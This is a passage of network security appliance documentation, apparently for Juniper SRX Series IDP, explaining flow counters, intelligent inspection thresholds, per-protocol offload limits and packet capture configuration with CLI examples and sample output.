 Fast-path packets                                                         0
 Slow-path packets                                                         0
 Session construction failed                                               0
 Session limit reached                                                     0
 Session inspection depth reached                                          0
 Memory limit reached                                                      0
 Not a new session                                                         0
 Invalid index at ageout                                                   0
 Packet logging                                                            0
 Policy cache hits                                                         0
 Policy cache misses                                                       0
 Policy cache entries                                                      0
 Maximum flow hash collisions                                              0
 Flow hash collisions                                                      0
```

```
Gates added                                                         0
Gate matches                                                        0
Sessions deleted                                                    0
Sessions aged-out                                                   0
Sessions in-use while aged-out                                      0
TCP flows marked dead on RST/FIN                                    0
Policy init failed                                                  0
Number of times Sessions exceed high mark                           0
Number of times Sessions drop below low mark                        0
Memory of Sessions exceeds high mark                                0
Memory of Sessions drops below low mark                             0
SM Sessions encountered memory failures                             0
SM Packets on sessions with  memory failures                        0
IDP session gate creation requests                                  0
IDP session gate creation acknowledgements                          0
IDP session gate hits                                               0
IDP session gate timeouts                                           0
Number of times Sessions crossed the CPU threshold value that is set    0
Number of times Sessions crossed the CPU upper threshold            0
Sessions constructed                                                0
SM Sessions ignored                                                 0
SM Sessions dropped                                                 0
SM Sessions interested                                              0
SM Sessions not interested                                          749
SM Sessions interest error                                          0
Sessions destructed                                                 0
SM Session Create                                                   0
SM Packet Process                                                   0
SM ftp data session ignored by idp                                  0
SM Session close                                                    0
SM Client-to-server packets                                         0
SM Server-to-client packets                                         0
SM Client-to-server L7 bytes                                        0
SM Server-to-client L7 bytes                                        0
Client-to-server flows ignored                                      0
Server-to-client flows ignored                                      0
Both directions flows ignored                                       0
Fail-over sessions dropped                                          0
Sessions dropped due to no policy                                   0
IDP Stream Sessions dropped due to memory failure                   0
IDP Stream Sessions ignored due to memory failure                   0
IDP Stream Sessions closed due to memory failure                    0
IDP Stream Sessions accepted                                        0
```

```
IDP Stream Sessions constructed                                       0
IDP Stream Sessions destructed                                        0
IDP Stream Move Data                                                  0
IDP Stream Sessions ignored on JSF SSL Event                          0
IDP Stream Sessions not processed for no matching rules               0
IDP Stream stbuf dropped                                              0
IDP Stream stbuf reinjected                                           0
Busy pkts from stream plugin                                          0
Busy pkts from pkt plugin                                             0
bad kpp                                                               0
Lsys policy id lookup failed sessions                                 0
Busy packets                                                          0
Busy packet Errors                                                    0
Dropped queued packets (async mode)                                   0
Dropped queued packets failed(async mode)                             0
Reinjected packets (async mode)                                       0
Reinjected packets failed(async mode)                                 0
AI saved processed packet                                             0
AI-session dropped due to malloc failure before session create        0
AI-Sessions dropped due to malloc failure after create                0
AI-Packets received on sessions marked for drop due to malloc failure 0
busy packet count incremented                                         0
busy packet count decremented                                         0
session destructed in pme                                             0
session destruct set in pme                                           0
kq op hold                                                            0
kq op drop                                                            0
kq op route                                                           0
kq op continue                                                        0
kq op error                                                           0
kq op stop                                                            0
PME wait not set                                                      0
PME wait set                                                          0
PME KQ run not called                                                 0
```

Meaning

The `show security idp counters flow` command displays all counters that are used for analyzing dropped failover traffic, dropped IDP traffic, and dropped application identification traffic.

SEE ALSO

sensor-configuration

IDP Intelligent Inspection

IN THIS SECTION

On SRX Series Firewalls, if the configured CPU and memory threshold values exceed the resource limits, then IDP intelligent inspection helps the device recover from the overload state. Starting in Junos OS Release 19.2R1, you can enable IDP intelligent inspection and tune it dynamically to reduce the load of full IDP inspection. IDP does not reject or ignore the session by tuning the IDP inspection when the resource limits reach the configured CPU and memory threshold values.

Before Junos OS Release 19.2R1, when the device exceeds the configured CPU and memory threshold limit, IDP either rejects or ignores new sessions.

To enable IDP intelligent inspection and the bypass feature, use the `set security idp sensor-configuration flow intel-inspect-enable` command.

Benefits of IDP Inspection Tuning

- Gives importance to critical IDP inspection
- Avoids low-priority IDP inspection
- Reduces high system resource usage

Security Mechanisms for Tuning IDP Intelligent Inspection

- Dynamic policy—Critical, major, and minor are the three important signature severities. You can tune the policy dynamically to include only the signatures of desired severity level. To include signatures of only critical severity, use the command `set security idp sensor-configuration flow intel-inspect-signature-severity critical`. To include signatures of critical and major severity, use the command `set security idp sensor-configuration flow intel-inspect-signature-severity` *`major`*. To include signatures of both critical, major and minor severity, use the command `set security idp sensor-configuration flow intel-inspect-signature-severity` *`minor`*. By default, attacks with severity as critical are included.

- Content decompression—The content decompression can be avoided only when intel inspect is enabled and thresholds are reached. The protocol decoder decompresses the protocol content if the content is in a compressed state. You can avoid decompression of the protocol content by configuring the `set security idp sensor-configuration flow intel-inspect-disable-content-decompress` command.

- Selective protocols—By default, IDP inspects all critical protocols. You can specify the list of critical protocols for IDP processing. To specify the list of protocols, use the `set security idp sensor-configuration flow intel-inspect-protocols` *`protocol`* command. IDP does not inspect noncritical protocols.

- Inspection depth—For each session, by default, IDP inspects all the bytes of the session. By specifying inspection depth, IDP limits inspection to only specified number of bytes. To enable the inspection depth, use the command `set security idp sensor-configuration flow intel-inspect-session-bytes-depth` *`value`*. By default, the IDP intelligent inspection disables the inspection depth, which means all bytes are inspected.

CPU Utilization


You can configure the threshold limits for IDP inspection. When the CPU usage reaches the configured threshold, IDP intelligent inspection is activated.

To configure the threshold limits, use the following commands:

- `set security idp sensor-configuration flow intel-inspect-cpu-usg-threshold` *`value`*

- `set security idp sensor-configuration flow intel-inspect-cpu-usg-tolerance` *`value`*

Figure 5: Understanding CPU Usage



CPU utilization behaves as follows:

- IDP stops full IDP processing on the new session when the CPU utilization reaches the configured intelligent inspection threshold. The IDP process only the tuned security inspection. This behavior triggers a syslog message to activate the IDP intelligent inspection.

- IDP continues to function in intelligent inspection mode when the CPU utilization exceeds the intelligent inspection threshold and is in between the IDP bypass threshold and intelligent inspection lower threshold.

- IDP starts the full IDP inspection on the new session and triggers a syslog to deactivate the IDP intelligent inspection when the CPU utilization drops below the lower threshold of intelligent inspection.

- The IDP intelligent bypass feature activates when the CPU utilization reaches the IDP bypass threshold.

Memory Utilization


You can configure the memory limits for the IDP inspection. When the memory usage reaches the configured limit, it activates the IDP intelligent inspection.

To configure the available memory limits, use the following commands:

- `set security idp sensor-configuration flow intel-inspect-free-mem-threshold` *`value`*

- `set security idp sensor-configuration flow intel-inspect-mem-tolerance` *`value`*

Figure 6: Understanding Memory Usage



Memory utilization behaves as follows:

- IDP activates the IDP intelligent inspection mode when the memory utilization reaches the intelligent inspection available memory lower threshold.
- IDP continues to function in intelligent inspection mode when the memory utilization is in between intelligent inspection memory upper threshold and memory lower threshold.
- IDP activates the IDP bypass feature when the memory utilization reaches the available memory lower threshold.
- IDP activates to normal mode when the memory utilization drops and exceeds the intelligent inspection available memory upper threshold.

Limitation

IDP intelligent inspection is supported only at the primary logical system level.

Example: Configuring IDP Intelligent Inspection

IN THIS SECTION

The IDP intelligent inspection helps the device to recover from the overload state when the device exceeds the configured CPU and memory threshold limit.

This example shows how to enable the IDP intelligent inspection and tune the IDP inspection dynamically to reduce the load of full IDP inspection.

Requirements

Read "IDP Sensor Configuration" on page 500 to understand when and how the IDP intelligent inspection and IDP bypass feature works.

Overview

Prior to Junos OS Release 19.2R1, when the device reaches the configured CPU and memory threshold values, IDP ignores or rejects new session. Also, when the device crosses the upper threshold, IDP discards packets of existing and new session.

Tuning the IDP inspection helps the device gradually increase the CPU and memory utilization and gives importance to critical inspection. This example shows how to tune the IDP inspection after enabling the IDP intelligent inspection.

Configuration

IN THIS SECTION

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp sensor-configuration flow intel-inspect-enable
set security idp sensor-configuration flow intel-inspect-cpu-usg-threshold 60
set security idp sensor-configuration flow intel-inspect-cpu-usg-tolerance 15
set security idp sensor-configuration flow intel-inspect-mem-tolerance 5
set security idp sensor-configuration flow intel-inspect-free-mem-threshold 30
set security idp sensor-configuration flow intel-inspect-signature-severity critical
set security idp sensor-configuration flow intel-inspect-disable-content-decompress
set security idp sensor-configuration flow intel-inspect-session-bytes-depth 2
set security idp sensor-configuration flow intel-inspect-protocols HTTP
set security idp sensor-configuration flow intel-inspect-protocols FTP
```

Procedure

Step-by-Step Procedure

To configure the IDP intelligent inspection:

1. Enable the IDP intelligent inspection.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-enable
```

2. Configure the CPU threshold limit.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-cpu-usg-threshold 60
```

3. Configure the CPU tolerance.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-cpu-usg-tolerance 15
```

4. Configure the memory tolerance.

```
[edit security idp sensor-configuration]
user@host# set security idp sensor-configuration flow intel-inspect-mem-tolerance 5
```

5. Configure the memory limit.

```
[edit security idp sensor-configuration]
user@host# set security idp sensor-configuration flow intel-inspect-memory-limit-lt 30
```

6. Specify the severity level.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-signature-severity critical
```

7. Disable content decompression.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-disable-content-decompress
```

8. Configure the packet inspection depth.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-session-bytes-depth 2
```

9. Configure the the protocol for inspection.

```
[edit security idp sensor-configuration]
user@host# set flow intel-inspect-protocols HTTP
user@host# set flow intel-inspect-protocols FTP
```

Results

From configuration mode, confirm your configuration by entering the `show security idp sensor-configuration` command. If the output does not display the intended configuration, repeat the instructions in this example to correct the configuration.

```
[edit]
user@host# show security idp sensor-configuration
    flow {
        intel-inspect-enable;
        intel-inspect-cpu-usg-threshold 60;
        intel-inspect-cpu-usg-tolerance 15;
        intel-inspect-free-mem-threshold 30;
        intel-inspect-mem-tolerance 5;
        intel-inspect-disable-content-decompress;
        intel-inspect-session-bytes-depth 2;
        intel-inspect-protocols [ HTTP FTP ];
        intel-inspect-signature-severity critical;
    }
```

If you are done configuring the devices, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Confirm that the configuration is working properly.

Verifying the status of all IDP flow counter values

Purpose

Verify that the IDP intelligent inspection captures counter values.

Action

```
user@host> show security idp counters flow
IDP counters:

  IDP counter type                                                       Value
 Fast-path packets                                                        580
 Slow-path packets                                                        61
 Session construction failed                                              0
 Session limit reached                                                    0
 Session inspection depth reached                                         0
 Memory limit reached                                                     0
 Not a new session                                                        0
 Invalid index at ageout                                                  0
 Packet logging                                                           0
 Policy cache hits                                                        58
 Policy cache misses                                                      3
 Maximum flow hash collisions                                             0
 Flow hash collisions                                                     0
 Gates added                                                              0
 Gate matches                                                             0
 Sessions deleted                                                         62
 Sessions aged-out                                                        0
 Sessions in-use while aged-out                                           0
 TCP flows marked dead on RST/FIN                                         47
 Policy init failed                                                       0
 Policy reinit failed                                                     0
 Number of times Sessions exceed high mark                                0
 Number of times Sessions drop below low mark                             0
 Memory of Sessions exceeds high mark                                     0
 Memory of Sessions drops below low mark                                  0
 SM Sessions encountered memory failures                                  0
 SM Packets on sessions with  memory failures                             0
 Number of times Sessions crossed the CPU threshold value that is set     0
 Number of times Sessions crossed the CPU upper threshold                 0
 Sessions constructed                                                     61
 SM Sessions ignored                                                      3
 SM Sessions dropped                                                      0
 SM Sessions interested                                                   61
 SM Sessions not interested                                               101612
 SM Sessions interest error                                               0
 Sessions destructed                                                      62
```

```
SM Session Create                                              58
SM Packet Process                                              580
SM ftp data session ignored by idp                             0
SM Session close                                               59
SM Client-to-server packets                                    312
SM Server-to-client packets                                    268
SM Client-to-server L7 bytes                                   8468
SM Server-to-client L7 bytes                                   19952
Client-to-server flows ignored                                 0
Server-to-client flows ignored                                 0
Server-to-client flows tcp optimized                           0
Client-to-server flows tcp optimized                           0
Both directions flows ignored                                  47
Fail-over sessions dropped                                     0
Sessions dropped due to no policy                              0
IDP Stream Sessions dropped due to memory failure              0
IDP Stream Sessions ignored due to memory failure              0
IDP Stream Sessions closed due to memory failure               0
IDP Stream Sessions accepted                                   0
IDP Stream Sessions constructed                                0
IDP Stream Sessions destructed                                 0
IDP Stream Move Data                                           0
IDP Stream Sessions ignored on JSF SSL Event                   0
IDP Stream Sessions not processed for no matching rules        0
IDP Stream stbuf dropped                                       0
IDP Stream stbuf reinjected                                    0
Busy pkts from stream plugin                                   0
Busy pkts from pkt plugin                                      0
bad kpp                                                        0
Lsys policy id lookup failed sessions                          0
NGAppID Events with no L7 App                                  0
NGAppID Events with no active-policy                           0
NGAppID Detector failed from event handler                     0
NGAppID Detector failed from API                               0
Busy packets                                                   0
Busy packet Errors                                             0
Dropped queued packets (async mode)                            0
Dropped queued packets failed(async mode)                      0
Reinjected packets (async mode)                                0
Reinjected packets failed(async mode)                          0
AI saved processed packet                                      0
busy packet count incremented                                  0
busy packet count decremented                                  0
```

```
session destructed in pme                                         0
session destruct set in pme                                       0
kq op hold                                                        0
kq op drop                                                        11
kq op route                                                       47
kq op continue                                                    522
kq op error                                                       0
kq op stop                                                        0
PME wait not set                                                  0
PME wait set                                                      0
PME KQ run not called                                             0
IDP sessions ignored for content decompression in intel inspect mode    47
IDP sessions ignored for bytes depth limit in intel inspect mode        0
IDP sessions ignored for protocol decoding in intel inspect mode        0
IDP sessions detected CPU usage crossed intel inspect CPU threshold     43
IDP sessions detected mem drop below intel inspect low mem threshold    0
```

Meaning

The show command displays counters for the IDP intelligent inspection.

Verify the status of IDP current policy

Purpose

Verify that the IDP intelligent inspection captures current policy.

Action

```
user@host>show security idp status

Intelligent Inspection State Details:
State: Active

State of IDP: Default,   Up since: 2018-07-03 14:16:03 PDT (132w4d 09:19 ago)

Packets/second: 6                             Peak: 12 @ 2019-01-17 22:25:26 PST
KBits/second  : 249                            Peak: 490 @ 2019-01-17 22:25:26 PST
Latency (microseconds): [min: 0] [max: 0] [avg: 0]

Packet Statistics:
```

```
[ICMP: 0] [TCP: 127] [UDP: 7] [Other: 0]

Flow Statistics:
  ICMP: [Current: 0] [Max: 6 @ 2019-01-16 20:36:17 PST]
  TCP: [Current: 4] [Max: 4 @ 2019-01-17 22:34:33 PST]
  UDP: [Current: 2] [Max: 6 @ 2019-01-17 20:03:55 PST]
  Other: [Current: 0] [Max: 0 @ 2016-07-03 14:16:03 PDT]

Session Statistics:
[ICMP: 0] [TCP: 2] [UDP: 1] [Other: 0]

Number of SSL Sessions : 0

  Policy Name : idp-policy-unified
  Running Detector Version : 12.6.130180509
```

Meaning

The show security idp status command displays IDP current policy. Though you have enabled IDP intelligent inspection, the state of IDP intelligent inspection can be inactive when you execute `show security idp status` operational command. The reason is the configured CPU and memory threshold values don't exceed the resource limit. When the CPU usage reaches the configured threshold, the state of IDP intelligent inspection becomes active.

Protocol-Specific Intelligent-Offload

The existing Intelligent offload feature in IDP offloads a session when the limit for the examined bytes is reached. In addition to this, the inspection limit is not granular, and it is applied to all the sessions irrespective of the protocol or service.

With the ability to enable or disable IDP intelligent offloading on a per protocol basis, the administrators can use the flexibility to decide which protocols should leverage the offloading capability. The administrators can also configure the offload limit per protocol.

The Protocol-Specific Intelligent-Offload Configuration feature in Intrusion Detection and Prevention (IDP) systems allows you to tailor inspection depth limits for different protocols, enhancing both performance and security. By configuring individual offload limits for protocols such as SSH and FTP, you can optimize resource usage and ensure more efficient session inspections.

This feature simplifies configuration and management with clear CLI commands, making it easier for administrators to implement and adjust offload settings based on specific network requirements.

Configuring Protocol-Specific Offload Limits

You can use the new options to configure the offload limit per protocol by specifying the protocol and setting the offload limit.

[edit]

```
user@host# set security idp sensor-configuration global intelligent-offload-tunable ?
```

The range for the offload limit is the same for all the protocols, that is, 0 to 4294967295 bytes. Offload limit range is same for all protocols and range is 0 to 4294967295 in bytes and 0 means unlimited inspection.

You can configure the limits in KB, MB, and GB, in which case you must append the end of the limit value with k, m, and g respectively.

> **NOTE**: The set security idp sensor-configuration global intelligent-offload disable command disables intelligent offload globally. You cannot configure set security idp sensor-configuration global intelligent-offload disable as well as the per protocol custom offload limit.

Precedence of offload limit

- If there is any offload limit configured for a protocol, then that offload limit has the highest precedence for that protocol. For example, if the limit is configured for the protocol MYSQL, the session offload limit is taken from the configuration and not from the detector-capabilities.xml file.
- If no offload limit is configured for a protocol, but limits exist in the detector-capablities.xml file, the limit from the file is applied for that protocol.
- If offload limits for a protocol are not present in the detector-capabilities.xml file, the default limit of 256 KB is applied (unless intelligent offload is in conservative mode, in which case the limit is 1 MB). If the intelligent offload is disabled, no offloading occurs.

> **NOTE**: If you use the `set security idp sensor-configuration global intelligent-offload disable` option, the offloading feature is disabled, and it will work for the entire data inspection until the session gets closed.

SEE ALSO

sensor-configuration

flow (Security IDP)

show security idp status

show security idp counters flow

Change History Table

Feature support is determined by the platform and release you are using. Use Feature Explorer to determine if a feature is supported on your platform.

Release	Description
12.3X48-D10	Starting with Junos OS Release 12.3X48-D10 and Junos OS Release 17.3R1, IDP Intelligent Bypass feature is supported on SRX Series.

RELATED DOCUMENTATION

IDP Policies Overview | 56
IDP Policy Rules and IDP Rule Bases | 93

IDP Security Packet Capture

IN THIS SECTION

An IDP sensor configuration defines the device specifications for the packet capture.

For more information, see the following topics:

Understanding Security Packet Capture

IN THIS SECTION

Viewing packets that precede and follow an attack helps you determine the purpose and extent of an attempted attack, whether an attack was successful, and if any network damage was caused by an attack. Packet analysis also aids in defining attack signatures to minimize false positives.

If packet capture is enabled when an attack is logged, a specified number of packets before and after the attack can be captured for the session. When all packets have been collected, they are transmitted in Device Management Interface (DMI) to a host device for offline analysis.

A notification option in the IDP policy rule enables packet capture when a rule match occurs. The option further defines the number of packets to be captured and the duration of packet capture for the associated session.

An IDP sensor configuration defines the device specifications for the packet capture. Options for this command determine the memory to be allocated for packet capture, and the source and host devices between which the packet capture object will be transmitted.

A `show` command displays packet capture counters that provide details about the progress, success, and failure of packet capture activity on the device.

Support for packet capture is available only once on each session.

NOTE: When packet capturing is configured with an improved pre-attack configuration parameter value, the resource usage increases proportionally and might affect the performance of your device.

Encryption support for IDP Packet Capture

Starting in Junos OS Release 22.1R1, you can enable a secure SSL or TLS connection and send encrypted IDP packet capture log to the packet capture receiver. To establish the SSL or TLS connection, you must specify the SSL initiation profile name that you want to use in the IDP packet log configuration. The SRX Series Firewall is the SSL or TLS client and the packet capture receiver is the SSL or TLS server.

IDP uses a secure SSL or TLS connection to send the IDP packet logs to the configured host for all sessions (encrypted and non-encrypted) within a logical system or a tenant system, if encryption support is enabled in the packet log configuration. Once the packet logs are sent to the packet capture receiver, the SSL connection is closed.

Previously, when encrypted traffic is sent for inspection then IDP recieves decrypted traffic using SSL proxy and inspects this traffic for attack detection. If an attack was detected and packet log was configured, then decrypted packets were sent as part of packet log to the configured host through UDP traffic. This transmission of packet-log without encryption is not secured, especially when packet-log captured is for encrypted traffic.

NOTE: When encryption support is enabled, SSL profile must be configured in each logical system separately. The IDP sensor configuration performed in root logical system for transport parameters cannot be used for the other logical systems or tenant systems.

The SSL or TLS connection for IDP packet logs is established as follows:

- When packet logging process starts, if there is no SSL or TLS connection to the host, then a new SSL connection is established for sending the packet logs.
- During packet log transmission, if there is an existing SSL or TLS connection,then the same connection is reused.
- When packet logging stops, captured packets are sent over the established SSL or TLS connection.
- When there is a busy SSL or TLS packet transmission session and if there is a new packet log request from the host, then those packet logs are pushed back and sent only when the existing SSL session is completed.

The packet log configuration of IDP now supports the SSL profile name configuration. You can use this updated packet log configuration to establish a secure SSL connection for IDP packet logs.

The updated IDP packet log commands with SSL configuration are:

- `set security idp sensor-configuration packet-log ssl-profile-name <` *`profile-name`*`>`
- For sessions within a logical system-`set logical system` *`logical system name`* `security idp sensor-configuration packet-log ssl-profile-name <` *`profile-name`*`>`
- For sessions within a tenant system-`set tenants` *`tenant name`* `security idp sensor-configuration packet-log ssl-profile-name <` *`profile-name`*`>`

The profile name mentioned in these commands must be configured in the SSL initiation profile configuration. SSL initiation profile configuration performs the required SSL certificates and SSL handshake operations to establish a secure connection. SSL versions are chosen based on the SSL initiation configuration.

NOTE: If SSL profile name is not configured in SSL initiation profile configuration, then the following message is displayed **Referenced SSL initiation profile is not defined**.

To view the new packet log counters, use the `show security idp counters packet-log` command.

Benefits

- Provides privacy and security of data using SSL and TLS keys and certificates encryption mechanism.
- Allows support for streaming potential private information to shared entities in a network.

Support for IDP On-Box Packet Capture

When an attack occurs, packets are captured using the IDP packet logging feature and the attack behavior is analyzed offline. Sometimes, a log collector device such as the Security Director is not available for offline collection of the captured packets. In such cases, starting in Junos OS Release 23.1R1, the captured packets can now be stored locally on the SRX Series Firewall and details can be viewed on the user interface or J-Web.

The existing IDP packet log configurations are used as usual, and you can use the commands to set the packet-log for the IDP rule. You can use the `set security idp sensor-configuration packet-log local-storage` command to store the captured packets on the device.

NOTE: If you use this configuration, there is no change in sending the packet-log to the off-box host or collector if the details are configured for the host.

The captured traffic is stored at **/var/log/pcap/idp/**. The name of the PCAP file is based on the time stamp, attack log ID, and the trigger packet number.

You can restrict the number of PCAP files that are created by using the log rotation facility that is provided. Use the following configuration to limit the number of PCAP files that should be created in **/var/log/pcap/idp**:

```
set security idp sensor-configuration packet-log local-storage max-files <1..5000>
```

The default value is 500.

The following configuration is used to set the limit for the maximum disk space to be used to store the PCAP files.

```
set security idp sensor-configuration packet-log local-storage storage-limit <1048576...4294967296>
```

The default value is 100M and the minimum is 1M.

Counters indicate the on-box capture statistics. New counters are added to the existing packet-log counters. You can view details of the packet-log counters using the following command:

```
user@host> show security idp counters packet-log
```

```
IDP counters:
 Total packets sent for local packet capture                        0
 Total sessions enabled for local packet capture                    0
 Sessions currently enabled for local packet capture                0
 Packets currently captured for local enabled sessions                0
 Packet clone failures for local capture                            0
 Total failures sending packets captured to RE                      0
```

A flag is now set on the existing session-close syslog when an on-box packet capture file is generated for this session. The third-last parameter in the following example (128 - feature stats for the session) indicates this. The following is an example:

```
RT_FLOW: RT_FLOW_SESSION_CLOSE: session closed TCP FIN: 4.0.0.1/44508->6.0.0.2/80 0x0 junos-http 4.0.0.1/44508->6.0.0.2/80 0x0 N/A N/A N/A N/A 6 1 trust untrust 22 7(420) 6(3879) 2 HTTP UNKNOWN N/A(N/A) ge-0/0/2.0 No Web N/A 4 Can Leak Information;Supports File Transfer;Prone to Misuse;Known Vulnerabilities;Carrier of Malware;Capable of Tunneling; NA 0 0.0.0.0/0->0.0.0.0/0 NA NA N/A N/A Off root 128 N/A N/A
```

The following are the other useful commands:

- Use `delete security idp sensor-configuration packet-log local-storage` and commit to delete the configuration and commit to disable on-box logging.
- Use the clear counter command, `clear security idp counters packet-log` to remove the on-box capture details.
- Use `request security idp storage-cleanup packet-capture` to clear all the captured files.

SEE ALSO

Understanding IDP Logging | 495

Example: Configuring Security Packet Capture

IN THIS SECTION

This example shows how to configure the security packet capture.

Requirements

Before you begin, configure network interfaces.

Overview

In this example, you configure a packet capture for rule 1 of policy pol0. The rule specifies that, if an attack occurs, 1 packets before the attack and 3 packets after the attack will be captured, and that the post-attack capture should time out after 60 seconds. The sensor configuration is modified to allocate 5 percent of available memory and 15 percent of the IDP sessions to packet capture. When the packet capture object is prepared, it is transmitted from device 10.56.97.3 to port 5 on device 10.24.45.7.

Configuration

IN THIS SECTION

Procedure

CLI Quick Configuration

To quickly configure this example, copy the following commands, paste them into a text file, remove any line breaks, change any details necessary to match your network configuration, and then copy and paste the commands into the CLI at the `[edit]` hierarchy level, and then enter `commit` from configuration mode.

```
set security idp idp-policy pol0 rulebase-ips rule 1 then notification packet-log pre-attack 1
post-attack 3 post-attack-timeout 60
set security idp sensor-configuration packet-log total-memory 5 max-sessions 15 source-address
10.56.97.3 host 10.24.45.7 port 5
set security idp sensor-configuration log suppression disable
set security idp idp-policy pol0 rulebase-ips rule 1 match attacks predefined-attack-groups
"TELNET-Critical"
set security idp idp-policy pol0 rulebase-ips rule 1 then action drop-packet
```

Step-by-Step Procedure

The following example requires you to navigate various levels in the configuration hierarchy. For instructions on how to do that, see *Using the CLI Editor in Configuration Mode* in the CLI User Guide.

To configure the security packet capture:

1. Create an IDP policy.

   ```
   [edit]
   user@host# edit security idp idp-policy pol0
   ```

2. Associate a rulebase with the policy.

   ```
   [edit edit security idp idp-policy pol0]
   user@host# edit rulebase-ips
   ```

3. Add rules to the rulebase.

   ```
   [edit edit security idp idp-policy pol0 rulebase-ips]
   user@host# edit rule 1
   ```

4. Specify notification, define the size and timing constraints for each packet capture.

```
[edit security idp idp-policy pol0 rulebase-ips rule 1 ]
user@host# set then notification packet-log pre-attack 1 post-attack 3 post-attack-timeout
60
```

5. Define an attack as match criteria.

```
[edit security idp idp-policy pol0 rulebase-ips rule 1]
user@host# set match attacks predefined-attack-groups "TELNET-Critical"
```

6. Specify an action for the rule.

```
[edit security idp idp-policy pol0 rulebase-ips rule 1]
user@host#set then action drop-packet
```

7. Enable the security idp sensor-configuration.

```
[edit]
user@host# edit security idp sensor-configuration
```

8. (Optional) Disable security idp sensor-configuration log suppression.

```
[edit]
user@host# set security idp sensor-configuration log suppression disable
```

NOTE: When IDP log suppression is enabled (which is the default behaviour), during incidents of high volume or repetitive attacks matching a single signature, a packet capture (PCAP) may not be generated by the SRX Series Firewall and forwarded to the collector. It is recommended to disable IDP log suppression if you require PCAP records for each attack.

9. Allocate the device resources to be used for packet capture.

```
[edit security idp sensor-configuration]
user@host# set packet-log total-memory 5 max-sessions 15
```

10. Identify the source and host devices for transmitting the packet-capture object.

```
[edit security idp sensor-configuration]
user@host# set packet-log source-address 10.56.97.3 host 10.24.45.7 port 5
```

11. Enable secured SSL or TLS connection to encrypt the IDP packet log sent to the configured host (PCAP reciever).

```
[edit security idp sensor-configuration]
user@host# set packet-log ssl-profile-name ssl3
```

```
[edit](Logical Systems)
user@host# set logical system LS1 security idp sensor-configuration packet-log ssl-profile-
name ssl3
```

```
[edit(Tenant Systems)
user@host# set tenants TS1 security idp sensor-configuration packet-log ssl-profile-name
ssl3
```

SSL profile name mentioned above should be configured in the SSL initiation profile configuration. All the SSL and TLS versions supported by SSL initiation configuration are supported for this IDP packet log SSL or TLS connection. You can choose only the SSL or TLS version configured in the SSL initiation configuration.

Run the user@host# **show services ssl initiation | display set** to view the SSL profile name configured in the SSL initiation and use the required SSL or TLS version.

Results

From configuration mode, confirm your configuration by entering the `show security idp` command. If the output does not display the intended configuration, repeat the configuration instructions in this example to correct it.

```
[edit]
user@host# show security idp
```

```
idp-policy pol0 {
    rulebase-ips {
        rule 1 {
            match {
                attacks {
                    predefined-attack-groups TELNET-Critical;
                }
            }
            then {
                action {
                    drop-packet;
                }
                notification {
                    packet-log {
                        pre-attack 1;
                        post-attack 3;
                        post-attack-timeout 60;
                    }
                }
            }
        }
    }
}
```

```
sensor-configuration {
    log {
        suppression {
            disable;
        }
    }
```

```
    packet-log {
        total-memory {
            5;
        }
        max-sessions {
            15;
        }
        source-address 10.56.97.3;
        host {
            10.24.45.7;
            port 5;
        }
        ##
        ## Warning: Referenced SSL initiation profile is not defined
        ##
        ssl-profile-name ssl3;
    }
}
```

If you are done configuring the device, enter `commit` from configuration mode.

Verification

IN THIS SECTION

Confirm that the configuration is working properly.

Verifying Security Packet Capture

Purpose

Verify security packet capture.

Action

From operational mode, enter the `show security idp counters packet-log` command.

```
user@host> show security idp counters packet-log
```

```
IDP counters:                                                          Value
 Total packets captured since packet capture was activated          0
 Total sessions enabled since packet capture was activated          0
 Sessions currently enabled for packet capture                      0
 Packets currently captured for enabled sessions                    0
 Packet clone failures                                              0
 Session log object failures                                        0
 Session packet log object failures                                 0
 Sessions skipped because session limit exceeded                    0
 Packets skipped because packet limit exceeded                      0
 Packets skipped because total memory limit exceeded                0
```

Example: Configure Packet Capture for Datapath Debugging

IN THIS SECTION

This example shows how to configure packet capture to monitor traffic that passes through the device. Packet capture then dumps the packets into a PCAP file format that can be later examined by the tcpdump utility.

Requirements

Before you begin, see *Debugging the Data Path (CLI Procedure)*.

Overview

